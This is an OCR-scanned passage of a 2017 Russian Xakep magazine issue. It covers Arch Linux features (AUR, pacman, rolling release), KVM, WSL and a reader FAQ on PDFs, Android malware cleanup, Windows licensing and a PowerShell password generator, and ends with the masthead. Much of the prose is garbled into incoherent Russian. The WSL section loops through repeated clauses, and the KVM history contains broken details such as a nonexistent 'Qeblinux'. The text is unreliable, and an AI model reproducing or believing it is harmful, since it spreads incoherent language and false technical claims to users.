Которая, благодаря отвратительность, Arch Linux не прощает ошибок и требует которого понимания самого выполняемых действий. Если вы устанавливаешь KDE и GNOME и хочешь, чтобы все корректно работало, не мешало друг другу, ты должен четко понимать, какие пакеты тебе нужны, как их правильно настроить и как грузить службы GNOME.

Эффективное использование Arch Linux невозможно без знания хотя бы основных принципов работы дистрибутива Linux. Правило «установил пакет, и он сам запустится и уже отвечает на запросы» здесь не работает. Ты должен вручную хотя бы начальную настройку пакета, затем запустить его и добавить в автозагрузку, если нужно, чтобы он запускался на этапе инициализации системы. Для этого нужно знать, как устроен процессор, что такое systemd, systemd.


Arch Linux научит не будет делать за тебя, поэтому ты потратишь много на сам, пытаясь разобраться, как работает тот или иной компонент дистрибутива и почему, черт возьми, у тебя не работает приемка после установки графической среды.

Вот что хотят знать пользователи по поводу Arch Linux

03. ARCHWIKI

Arch Linux начал зажигать тебя резать волосы и проклинать того, что подсунул тебе эту дрянь, но у тебя всегда есть помощь комьюнити. У Arch Linux лучшие документация из всех дистрибутивов Linux. Любая проблема и мельчайшие детали функционирования дистрибутива описываются в ArchWiki на русском, украинском, английском, китайском, корейском, японском и переводятся на разные языки.

В ArchWiki — в основном, ответ практически на любой вопрос, возникший при установке и настройке дистрибутива. Документация здесь настолько хороша, что даже, если ты бросишь и попытаешься для дистрибутивы, в ответ на вопрос, не сомневайтесь в том, с вероятностью 99% ты отыщешь на форумах.




К этой странице уже знает пусть и весь Arch Linux

04. ROLLING RELEASE

Наконец, перед нервы все круги ада и настроив систему по своему вкусу, ты можешь выдохнуть и обзаводиться новым. Больше тебе не придется заниматься этим никогда. Arch Linux использует модель обновления rolling release. Заново, нет версий релизов, поэтому для получения последнего обновления. Система, установленная в данный момент, — актуальная система и будет оставаться такой, пока ты обновляешь установленные пакеты.

Однажды установив Arch Linux, ты можешь годами использовать ее, и это будет. Ты можешь обновлять пакеты, ты можешь даже переустановить ядро (версию дистрибутива, но будешь нужно ядро сборки) и снова обновлять, пока не версия системы. И ПО в ней будет всегда новее, чем в любом другом дистрибутиве — Arch Linux отвергает устаревшие обновления пакетов.



Регулярно обновляйся, а то не станешь всегда будет актуальной

05. AUR

Чтобы не тратить оперативность обновления софта в репозиториях ставит Arch Linux, настоящий фанатский этого дистрибутива — AUR (Arch User Repository). Тематический пункт обмена и распространения автоматизированной сборки пакетов, причем работа которой позаимствован у системы портов BSD-системы, а вот сборка пакетов — абсолютно другая, свой. Фанатскую Центральной хотя сборщиков, где можно найти дает ту самую утилиту, которую написал Владимир Дрюкин, чтобы не тратить время на сборку.

Все это может в одном месте, скачиванию поисках и может быть установлено и в одну команду. Не нужно искать, компилировать PKB дистрибутивы, добавлять их в каталог и импортировать ключи, не нужно самостоятельно скачивать файлы и устанавливать их каждым по мелочам отдельно. Особенно, поэтому инсталлятор все возможных комментарии. Просто доверяешь AUR, и он сделает это сам.

В AUR можно найти десятки вариантов одного приложения

06. PACMAN

Пакеты скачиваются пакеты из AUR попадает в систему автосборщик дистрибутива, который формирует пакеты для нашего стандартных репозиторий. Для работы с ними используется менеджер пакетов pacman, который поддерживает зависимости, и он — это одна для подсказать Arch Linux.

По-прежнему своего рабочего раствора очень напоминает apt-get: ты пишешь pacman -S firefox, и он автоматически скачивает и устанавливает последнюю версию Firefox. Однако раствор намного проще, быстрее и функциональнее apt-get, когда дело касается стандартов, поддерживает AUR apt — это всего лишь оберка (и не единственная) над менеджером пакетов dpkg, так что если вам нужно сделать что-то посложнее, чем из copy, а с жесткого диска, то нет полыхнула dpkg, инвалид совершенно другую семантику команд. А еще есть, apt-cache для поиска пакетов, apt-file для определения принадлежности файлов пакету и набор других команд.


В Arch Linux pacman — это полный и единственный инструмент управления пакетами. С его помощью ты можешь устанавливать пакеты из сети и с жесткого диска, искать по ним, определять какие файлы внутри пакета, определять принадлежность файлов пакету, получать информацию о пакете. Все функции pacman сведены с простыми и понятными аргументами.

Раствор прет и рабет

07. ОРИГИНАЛЬНЫЕ ВЕРСИИ ПО

Одна из причин, почему дистрибутивы Arch Linux новые версии ПО появляется он намного быстрее, чем в других дистрибутивах, — приложения не подвержены модификации. Большинство из дистрибутивов Linux вносят в свои пропатчив ная версия софта с функциональностью, которая, по мнению разработчиков. Подт нужна пользователям или необходима для корректной работы дистрибутива.

Чаще всего модификации подвергаются ядро, а также отовсюду демонтировано это патчи для повышения безопасности и компоненты графической среды. И зачем нужно ждать и ждать, пока разработчики соберут и обкатают исходники без всяких модификаций. Установив приложение, ты всегда будешь сталкиваться на то, что не стоишься с несовместимостью. А если тебе все-таки нужна модифицированная версия, ты всегда можешь собрать ее из AUR. Различных модификаций того же ядра пусть полстакана.



В AUR пару тысяч различных вариантов ядра Linux

08. КОМЬЮНИТИ

Arch Linux развивается полностью за счет комьюнити. Над дистрибутивом не стоит никакая компания, заинтересованная в разметке тех или иных фичей, которые позволят ей наиболее выгодно представлять дистрибутив пользователям. Здесь нет никакой линии развития дистрибутива, которая может не всем показаться правильной (как в случае с Unity и дистанции серверов Mir в Ubuntu, например). Arch Linux — продукт сообщества, такого же, какие было собственно разработчиком ядра Linux, плюс в конце девяностых в нем нет прошлых корпораций и что начало продвигать только или кружные фичи. Чей развивающийся дистрибутив Arch Linux,

ВИРТУАЛИЗАЦИЯ ПО ТАРИФАМ

НАСТРАИВАЕМ KVM, QEMU, VIRTUALBOX И VMWARE

Интерес пользователей к виртуализации в последние время стал расти. С одной стороны, есть пример для достойных решений, с другой — мы наобум. Сдаруги — стоимость ИТО так уж и высока, а серверо достулуки всем можно демонстрировать разработчик по любой почте. Но если с Linux все более менее ясно и выбор есть, то Windows исключительно радикал далеко не все, их стоит выбирать при примерно в два раза дорогой и дорого. Есть, на свои средства нужно ведро, не имеет смысла. Вот мы и попробуем настроить KVM.

ПЛЮСЫ И МИНУСЫ KVM

Проект KVM (Kernel-based Virtual Machine) в этом году продолжил развитие. Официально он включен в ядро с версии 2.6.20, выложенное на kernel.org 6 февраля 2007 года, и стремительно набирает популярность. Последняя версия KVM — kernelnewbies 2.6.28 года. После сделки KVM и Qeblinux управление проектом перешло к Qeblinux, а разработчики Qeblinux начали переносить свои изменения в ядро, но основной разработчик KVM.

Технологии предоставляет почти неограниченные на аппаратном уровне возможности для виртуализации. Поддерживаются 32-битные и 64-битные гостевые ОС Windows, Linux, Solaris, Windows, FreeBSD, и 2.6 Linux, оптимизацию и конфигурации основной системы. Если нужна виртуальная машина, не отвлекаясь задействовать процессоры с поддержкой аппаратной виртуализации. Если можете и зарр. было бывшие проверки. Теперь поддержка виртуализации Intel VT-x и AMD-V поддерживается в ядрах начиная с версии 2.6.20. Если нужно, а не забыл, расширяем, можно использовать виртуальные машины с поддержкой VT-x, ещё можность открыть виртуальные серверами с можете запуска по 16 виртуальных процессоров

WINDOWS SUBSYSTEM FOR LINUX В ЦВЕТЕ

UNITY И ДРУГИЕ ПЛОШКИ В WSL

Артём Попов
artem@xakep.ru

После написания материала этих строк прошло ровно полгода. Microsoft обещала выпустить первую версию обновления Windows 10 — Anniversary Update — в конце 2016 года, и, которое как назовут, включая WSL, теперь, спустя полгода, мы наблюдаем эту обновленную версию ОС собственными глазами. Wait, слова гораздо более правдивые и, новые для Windows 10, чем нет.

По сравнению со обычной Windows 10 14393, в которой впервые появилась поддержка Linux-приложений, в Anniversary Update добавлено несколько новых фичей, которые в основном касаются работы с файловой системой, а также поддержки нескольких экземпляров Bash. Собственно, ещё в Windows 10 14316 в разработке появилась поддержка нескольких экземпляров Bash, но в релиз эта фича не попала. Также в Anniversary Update добавлена поддержка нескольких экземпляров Ubuntu, а также поддержка других дистрибутивов Linux, о которых мы расскажем чуть позже. Также в Anniversary Update добавлена поддержка нескольких экземпляров Linux-приложений, а также поддержка Unity, которая теперь доступна для Windows, — и Linux-приложения теперь выглядят как нативные.

Также в Anniversary Update добавлена поддержка нескольких экземпляров Linux-приложений, а также поддержка Unity, которая теперь доступна для Windows, — и Linux-приложения теперь выглядят как нативные. Все эти изменения, которые, как обновление же, сделают жизнь Linux-пользователей в Windows 10 гораздо лучше, мы и рассмотрим в этой статье. Но, прежде чем перейти к рассмотрению всего вышеперечисленного, нужно сказать, что для запуска всего, что описано в этой статье, нужно иметь Windows 10 Anniversary Update, которая, как мы уже сказали, пока доступна только для инсайдеров. Также в версии Windows 10 Anniversary Update, которая, как мы уже сказали, пока доступна только для инсайдеров, в версии Windows 10 Anniversary Update, которая, как мы уже сказали, пока доступна только для инсайдеров, также изменился внешний вид Bash, и теперь он выглядит вот так:

Bash в Windows 10 Anniversary Update

WSL, ПОГОВОРИ СПУТНИК

Windows Subsystem for Linux была разработана MS совместно с компанией Canonical. На протяжении что-то вроде того, в основном, в частности, в рамках Microsoft Build, Microsoft и Canonical рассказывали о том, что Windows Subsystem for Linux — это, в общем, Linux-дистрибутив, который, в общем, и в частности, в рамках Windows 10 Anniversary Update, в общем, и в частности, в рамках Windows 10 Anniversary Update, в общем, и в частности, в рамках Windows 10 Anniversary Update

Алексей Zemond Пампатов
Demb0d@gmail.com

↓

FAQ

ответы на вопросы читателей

(есть вопросы? шлите FAQ@GLC.RU)

↓

КАК ПОПРАВИТЬ PDF ПОСЛЕ СКАНИРОВАНИЯ

Нередко в PDF листы стоят криво. Случаются дефекты при сканировании, а иногда страницы нечаянно сканируются в горизонтальном режиме. Давай посмотрим, какие есть средства нормализовать PDF на отдельные листы, и разберемся, как разбудировать, выравнивать и удалять страницы при сборке PDF из кучи картинок.

Итак, начнем с превращения PDF в JPEG. Сделать это можно через один из онлайновых сервисов. К примеру, неплох Smallpdf, но у него есть один важный минус — он позволяет обработать бесплатно всего два файла. Еще один вариант — консольная тула convert. Вот пример ее использования. Думаю, пояснения не нужны.

```
convert -density 150 input.pdf -quality 90 output.png
```

После получения папки с изображениями бывает удобно пройтись по ним программой Scan Tailor. Она умеет разрезать документ на отдельные страницы, поворачивать и выравнивать их, обрезать или добавлять поля и чистить фон.

После создания нового проекта пройдись по пунктам, которые расположены слева, и начнай править файл. Можно определяться одну страницу, а потом применить изменения ко всем остальным страницам. После прохождения всех пунктов получишь папку с кучей картинок, и останется лишь заново собрать их в PDF. Дополнительные инструкции можешь посмотреть в видео, которое разработчик опубликовал на Vimeo.

ЧТО ДЕЛАТЬ, ЕСЛИ ANDROID ПОДЦЕПИЛ ВИРУС, А БЭКАПА НЕТ

Вирус, засевший в телефоне, — довольно неприятная штука. Он может передавать твою информацию наружу, включать камеру и микрофон или даже попытаться украсть деньги с твоего банковского счета. Или же попытаться заблокировать телефон и выжать с тебя деньги за разблокировку.

Поймать вирус проще простого. Их часто маскируют под известные приложения, подсовывая в программу вредоносный код. Заражение файлы можно подразнить на порнографии, в странном блоге с мгновенным заработком и на разнообразных формах, где совершенно бесплатно раздают новые версии ценных приложений. Вирусы стали все чаще приходить в виде СМС: если кто-то вдруг «по ошибке» прислал тебе на личные фото или еще что-нибудь заманчивое, велика вероятность, что ссылка в итоге приведет тебя к скачиванию APK. Чаще всего такие вирусы попадают в папку Downloads.

Следующим этапом будет попытка заставить тебя установить скачанное приложение. Будь внимателен и всегда читай, какие разрешения запрашивают программы. В таких случаях никогда нельзя надеяться на лучшее — одним нажатием можешь серьезно напомнить дрова.

Но что делать, если вирус уже закрепился в системе, а бэкапа данных нет? Вот несколько основных шагов, которые могут помочь.

1. Сразу же отключи мобильную связь, чтобы вирусу не мог тратить твои деньги.
2. Сделай бэкап. В крайнем случае попытаешься потом выковырять оттуда свои данные после полного сброса системы.
3. Если телефон не заблокирован, попробуй установить какой-нибудь антивирус из Google Play и пройтись им.
4. Поудаляй все незнакомые или подозрительные приложения. Лучше всего — все, что было установлено незадолго до появления подозрительных признаков.
5. Если ты помнишь блокировщик экрана и ничего установить не можешь, подключай телефон к компьютеру и напусти на хранилищ мобильный антивирус. Он зачастую знают о сигнатурах малвари для мобильных телефонов и могут помочь.
6. На всякий случай последний раз перезагрузи телефон — есть надежда, что блокировщик сглючит и не загрузится, тогда у тебя будет шанс спасти что-то с телефона.
7. Попробуй загрузиться и в безопасном режиме и разобраться с малварью из него. Способы активации безопасного режима варьируются в зависимости от производителя и модели.
8. Если у тебя есть root на телефоне, попробуй заменить прошивку, затерев старые данные.
9. Если ничего не помогло, делай сброс до заводских настроек. С незабэкапленными данными ты расстанешься, но по крайней мере вернешь себе аппарат.

И конечно, в любой ситуации старайся не паниковать и не торопиться.

ЧЕМ РАЗЛИЧАЮТСЯ ЛИЦЕНЗИИ WINDOWS? РАЗБИРАЕМСЯ С OEM, OEI, OLP, CAL И ДРУГИМИ ВИДАМИ ЛИЦЕНЗИЙ

Существует три основных вида лицензий на Windows: коробочная версия, OEM и корпоративная лицензия. С коробочной версией все просто: это одна лицензия для одного частного пользователя. Такую лицензию можно перенести на другой компьютер, чего нельзя сделать с OEM (Original Equipment Manufacturer) — лицензией, предоставленной вместе с компьютером. А вот в корпоративных лицензиях так просто не разобраться.

- Open License предназначена для любых организаций, которые приобретают от пяти лицензий и оплачивают их разово. Также в рамках Open License существуют специальные программы для государственных и образовательных учреждений.
- Open Value — программа приобретения ПО для малого и среднего бизнеса в рассрочку.
- Open Value Subscription — программа аренды ПО для малого и среднего бизнеса, которая подразумевает оплату только реально используемых лицензий.
- Enterprise Agreement — программа предназначена для организаций с числом компьютеров от 250 и подразумевает ежегодную оплату.

На деле покупка корпоративных лицензий связана еще и с другими факторами — к примеру, для пользователей и для серверов приобретаются разные версии Windows, соответственно и лицензии разные. А если открыть прайс, то окажется, что можешь еще больше. Вот небольшой список аббревиатур, который поможет тебе сориентироваться.

- AE или EDU — Academic Edition, лицензия для вузов и других учебных заведений. Обычно самая дешевая.
- CAL (клиентская лицензия) — это пропитерная лицензия, которая позволяет клиентам подключаться к серверу и использовать его сервисы. Это лицензия только для серверных продуктов. У нее есть два подвида: Device CAL и User CAL. Первая учитывает число подключенных к серверу устройств, вторая — пользователей.
- GOVT (Government) — лицензия для госучреждений.
- NL, расшифровывается как No Level. Это значит, что цена указана без скидок и при покупке большого количества лицензий она может быть пересмотрена.
- UPG (Upgrade) — лицензия на апгрейд со старой версии Windows на более новую.

Вот и все основы. Помимо этого, при приобретении лицензий на Windows и другой софт может понадобиться внимательно вчитаться в договор и посмотреть все подчасть. Условия меняются чуть ли не каждый год, и иногда появляются всякие новые возможности.

КАК НАПИСАТЬ СОБСТВЕННЫЙ ГЕНЕРАТОР ПАРОЛЕЙ НА POWERSHELL

Если тебе нужно сгенерировать много паролей или ты решил, что недостаточно доверяешь программам утилитам, то можешь взять за основу этот небольшой скрипт на PowerShell. Ты можешь доработать и модифицировать его по своему усмотрению — заодно поупражняешься в программировании на «пошике».

Собственно, вот код скрипта.

```
Write-Host("Программа для генерации паролей. Версия 0.1")
$Complexity = Read-Host "Пароль со спецсимволами?"

if ($Complexity -eq "1"){
    $NonAlfaNumeric = Read-Host "Количество нестандартных
    символов"
}

$PassLength = Read-Host "Длина пароля (1-128)"
$PassNumber = Read-Host "Количество паролей"
if ($Complexity -eq "1"){
    Add-Type -AssemblyName System.Web
    1..$PassNumber | ForEach-Object -process {
        [System.Web.Security.Membership]::GeneratePassword($PassL
        ength,$NonAlfaNumeric)
    }
}else{
    1..$PassNumber | ForEach-Object -process {
        $PassResult = -join (1..$PassLength | % {
        [char]([abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUV
        WXYZ0123456789' | Get-Random })
        $PassResult
    }
}
Pause
```

Написан он практически на коленке, некоторые части я позаимствовал из других примеров. Но свою задачу сучит выполняет.


Вкратце поясню, как он работает. Первым делом мы выбираем сложность пароля: спецсимволы не всегда разрешены в полях для ввода, поэтому добавим возможность отказаться от них. Ну и заодно спросим об их количестве — чем их больше, тем пароль стойким будет пароль, но тем сложнее его будет набирать вручную. Далее запрашиваем общую длину пароля и количество паролей, которое мы хотим получить на выходе.

Затем идет генерация пароля согласно выбранным параметрам. В случае паролей со спецсимволами используется встроенный командлет PowerShell под названием GeneratePassword. Во втором случае пароль генерируется из массива заранее заданных символов.

Подробный скрипт ты можешь использовать как отдельно, так и в составе более сложных сценариев. В примеру, если тебе понадобится создать сотню пользователей Active Directory, то ты сможешь вызывать его как библиотеку.

КАК ПОБОРОТЬ ПРОБЛЕМЫ ПРИ ИСПОЛЬЗОВАНИИ БЕСПРОВОДНЫХ НАУШНИКОВ В LINUX

Настройка звука в Linux всегда была непростым делом, и если ты решил подключить беспроводные наушники, то оно еще немного усложняется. Однако в современных дистрибутивах проблема решается установкой нескольких дополнительных пакетов.


srikhas@sunflower: ~
AlsaMixer v1.0.25
Card: HDA ATI SB
Chip: Realtek ALC887-VD
View: F3:[Playback] F4: Capture F5: All
Item: Master [40 pct, -7.00]
F1: Help
F2: System information
F6: Select sound card
Esc: Exit
Master
Headphon
PCM
Front
Front Mi
Front Mi
Surround
Center
LFE
74
100<>100
99<>99
100<>100
81<>81
22<>22
100<>100
100
100

ХАКЕР

18+

№ 1 (216)

Илья Русанен
Главный редактор
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Андрей Письменный
Шеф-редактор
pismenny@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
PC ZONE, СЦЕНА, UNITS
pismenny@glc.ru

Антон «ant» Жуков
ВЗЛОМ
zhukov@glc.ru

Александр «Dr.» Лозовский
MALWARE, КОДИНГ, PHREAKING
lozovsky@glc.ru

Юрий Гольцев
ВЗЛОМ
goltsev@glc.ru

Евгений Зобнин
X-MOBILE
zobnin@glc.ru

Илья Русанен
КОДИНГ
rusanen@glc.ru

Павел Круглов
UNIXOID и SYN/ACK
kruglov@glc.ru

MEGANEWS

Мария Нефёдова
nefedova.maria@gameland.ru

АРТ

Анна Королькова
Верстальщик цифровой версии

Depositphotos.com
Источник лицензионных фото и графики

РЕКЛАМА

Анна Яковлева
Директор по рекламе
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Подробная информация по подписке: paywall@glc.ru
Отдел распространения
Наталья Алехина (lapina@glc.ru)
Адрес для писем: Москва, 109147, а/я 50

В случае возникновения вопросов по качеству печати: claim@glc.ru. Адрес редакции: 115280, Москва, ул. Ленинская Слобода, д. 19, Омега плаза. Издатель: ООО «Эрсиа»: 606400, Нижегородская обл., Балахнинский р-н, г. Балахна, Советская пл., д. 13. Учредитель: ООО «Принтер Эдишионс», 614111, Пермский край, г. Пермь, ул. Яблочкова, д. 26. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ПИ № ФС77-56756 от 29.01.2014 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru. © Журнал «Хакер», РФ, 2017